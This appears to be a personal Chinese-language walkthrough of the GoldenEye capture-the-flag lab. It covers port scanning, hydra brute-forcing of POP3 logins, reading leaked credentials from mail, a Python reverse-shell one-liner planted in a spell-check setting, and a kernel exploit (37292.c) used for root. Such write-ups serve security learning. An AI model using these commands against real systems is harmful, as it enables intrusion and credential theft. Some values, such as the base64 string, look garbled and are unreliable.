

day05 GoldenEye

1. nmap扫描获取目标IP, 目标IP为 192.168.111.135 , nmap -p- 192.168.111.135 获取开放端口, 开放了25、80、55006、55007
2. 打开目标的网站, 首页显示的内容大概是 用户: UNKNOWN 导航到 /sev-home/ 以登录 , 现在有用户名但是没有密码, 查看前端可以看到有一个js文件打开这个文件上面说 Boris, 请确保更新您的默认密码。我的消息来源说, 军情六处可能正计划渗透。请留意任何可疑的网络流量。我在下面给你编码 p@ssword.....
8#73;8#110;8#118;8#105;8#110;8#99;8#105;8#98;8#108;8#101;8#72;8#97;8#99;8#107;8#51;8#114; 顺便说一句, Natalya 说她可以破解你的密码
3. 虽然不知道这个Natalya是谁但是也是获得密码的编码了, 这个可以看出是HTML编码, 解码后是 InvincibleHack3r
4. 但是不知为何我这里无法登录上去我看网上别的人的文章都是可以登录的也不知道为啥, 然后登录之后前端代码中有两个用户名Natalya和Boris, POP3协议用的是55007端口
5. 使用hydra爆破一下 hydra -L ./user.txt -P /usr/share/wordlists/fasttrack.txt -s 55007 192.168.111.135 pop3 将两个用户名存在当前目录下的user.txt中, 使用kali自带的字典破解


```
[55007][pop3] host: 192.168.111.135 login: Natalya password: bird
[STATUS] 95.67 tries/min, 287 tries in 00:03h, 157 to do in 00:02h, 16 active
[55007][pop3] host: 192.168.111.135 login: Boris password: secret1!
```

6. 看一下两个用户收到的邮件

```
# nc 192.168.111.135 55007
+OK GoldenEye POP3 Electronic-Mail System
Natalya
-ERR Unknown command.
Natalya
-ERR Unknown command.
USER Natalya
+OK
PASS bird
+OK Logged in.
```

7. 娜塔莉亚, 拜托你不要再破解鲍里斯的密码了。此外, 您是培训的 GNO 主管。一旦为您指定了学生, 我就会给您发送电子邮件。此外, 请小心可

能的网络漏洞。我们有情报说 GoldenEye 正在被一个名为 Janus 的犯罪集团追捕。好的, Natalyn, 我有一位新学生要给你。由于这是一个新系统, 如果您看到任何配置问题, 尤其是与安全性有关的问题, 请告诉我或 boris 知道.....即使不是, 也只需以“安全”为幌子输入即可.....它将毫不费力地升级变更单:)好的, 用户 crid 是: 用户名: Xenia 密码: RCP90rulez! Boris 验证了她是有效的承包商, 所以就创建帐户好吗? 如果您在外部内部域上没有 URL: severnaya-station.com/gnocertdir**确保编辑您的主机文件, 因为您通常在网络外远程工作。由于您是 Linux 用户, 因此只需将此服务器的 IP 指向 /etc/hosts 中的 severnaya-station.com。



8.

找到一个用户 Dr Doak, 使用 hydra 爆破一下, 最后找到一个图片下载之后描述是一个 base64 `eFdpbNRIcjE50TV4lQ =`

9. 解码之后登录 admin 账号密码 `xWinter1995x!`

10. 修改拼写检查的设置 `python -c 'import`

```
socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.111.129", 4444)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/bash")
```

 然后新建一个 blog 点击拼写检查(具体请百度)

11. 这样就获得了一个反弹 shell, `searchsploit Linux ubuntu 3.13.0` 用 searchsploit 查找漏洞复制 37292.c 先看看靶机有没有 gcc 环境

12. `gcc -v` 好的没有看一下有没有 cc `cc -v` 好的有那么把 37292.c 中的 gcc 改为 cc

13. 进入 tmp 目录 `sed -i 's/gcc/cc/g' 37292.c` # 系统内没有 gcc, 所以只能用 cc 代替 现在获取了 root 权限

14. 这个终端不太友好改一下python的伪终端 `python -c "import pty;pty.spawn('/bin/bash')"`
15. 在root目录下有.flag.txt文件这个应该就是flag
16. 哦还得问网页需要访问的是/006-final/xvf7-flag/
17. flag

